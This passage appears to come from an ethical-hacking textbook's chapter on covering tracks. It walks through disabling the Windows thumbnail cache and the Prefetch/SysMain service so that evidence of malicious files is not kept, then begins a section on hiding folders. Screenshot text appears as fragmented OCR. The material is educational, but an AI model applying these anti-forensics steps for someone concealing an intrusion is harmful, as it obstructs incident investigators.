
- **Disable Windows Thumbnail Cache**

  thumbs.db is a Windows file that stores thumbnails of document types such as PPTX and DOCX, and graphic files such as GIF, JPEG, PNG, and TIFF. This thumbnail file contains information regarding files that were previously deleted or used on the system.

  For example, if an attacker has used an image file to hide a malicious file and later deleted it, a thumbnail of this image is stored inside the thumbs.db file, which reveals that the deleted file was previously used on the system.

The attacker can disable the thumbnail cache by implementing the following steps:

- Press **Windows + R** keys to open the **Run** dialog box
- Type **gpedit.msc** and press **Enter** or click **OK**
- The **Local Group Policy Editor** window appears; navigate to **User Configuration → Administrative Templates → Windows Components → File Explorer**
- Double-click on the **Turn off the caching of thumbnails in hidden thumbs.db files** setting from the right pane
- Select **Enabled** to turn off the thumbnail cache
- Click **OK**


Local Group Policy Editor
File
Action
View
Help
Windows Compon
Add features to
App runtime
Application Co
Attachment Ma
AutoPlay Polici
Calculator
Cloud Content
Credential User
Data Collection
Desktop Gadge
Desktop Windo
Digital Locker
Edge UI
File Explorer
Common O
Explorer Fra
Previous Ve
File Revocation
IME
Instant Search
Internet Explore
Location and S
Microsoft Edge
Microsoft Man
Microsoft User
Multitasking
NetMeeting
Network Sharin
OOBE
Presentation Se
Remote Deskto
RSS Feeds
47 setting(s)
Turn off the caching of thumbnails in hidden thumbs.db files
Previous Setting
Next Setting
Comment:
Options:
Help:
OK
Cancel
Apply

Turn off the caching of thumbnails in hidden thumbs.db files

○ Not Configured
● Enabled
○ Disabled

Supported on: Windows Vista Service Pack 1

Turns off the caching of thumbnails in hidden thumbs.db files.

This policy setting allows you to configure File Explorer to cache thumbnails of items residing in network folders in hidden thumbs.db files.

If you enable this policy setting, File Explorer does not create, read from, or write to thumbs.db files.

If you disable or do not configure this policy setting, File Explorer creates, reads from, and writes to thumbs.db files.

Figure 6.219: Screenshot of disabling the thumbnail cache in Local Group Policy Editor


- **Disable Windows Prefetch Feature**

  Prefetch is a Windows feature that stores specific data about the applications that are typically used by the system users. The stored data help in enhancing system performance by reducing the time required to load or start applications.

  For example, if an attacker has installed a malicious application and then uninstalled it, a copy of that application will be stored in the Prefetch file. These Prefetch files can be used by security personnel to recover deleted files during the investigation of a security incident.

  Attackers can disable the Prefetch feature by implementing the following steps:

  - Press **Windows + R** keys to open the **Run** dialog box
  - Type **services.msc** and press **Enter** or click **OK**
  - Search for the **SysMain** (Superfetch) service and double-click it to open **SysMain Properties (Local Computer)**
  - From the drop-down options in **Startup type**, select the **Disabled** option
  - Click **OK**



SysMain Properties (Local Computer)

Service name: SysMain

Display name: SysMain

Description: Maintains and improves system performance over time.

Path to executable:
C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted -p

Startup type: Disabled

Service status: Running


You can specify the start parameters that apply when you start the service from here.

Services
File
Action
View
Help
Services (Local)
Services
SysMain
Stop the serv
Restart the se
Description:
Maintains an
performance
General
Log On
Recovery
Dependencies
Automatic (Delayed Start)
Automatic
Manual
Disabled
Start
Stop
Pause
Resume
Start parameters:
OK
Cancel
Apply
Status
Startup Type
Log
Running
Disabled
Automatic
Manual (Trig...
Manual
Automatic (...
Loca
Netw
Extended
Standard

Figure 6.220: Screenshot of disabling the Superfetch service

Hiding Artifacts in Windows, Linux, and macOS


Hiding Files and Folders in Windows



```
C:\Users\Admin>mkdir CEH Hack

C:\Users\Admin>dir
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin

04/06/2022  02:17 AM    <DIR>          .
02/03/2022  01:57 AM    <DIR>          ..
04/06/2022  02:17 AM    <DIR>          CEH Hack
01/26/2022  11:06 PM    <DIR>          Contacts
02/03/2022  12:24 AM    <DIR>          Desktop
```

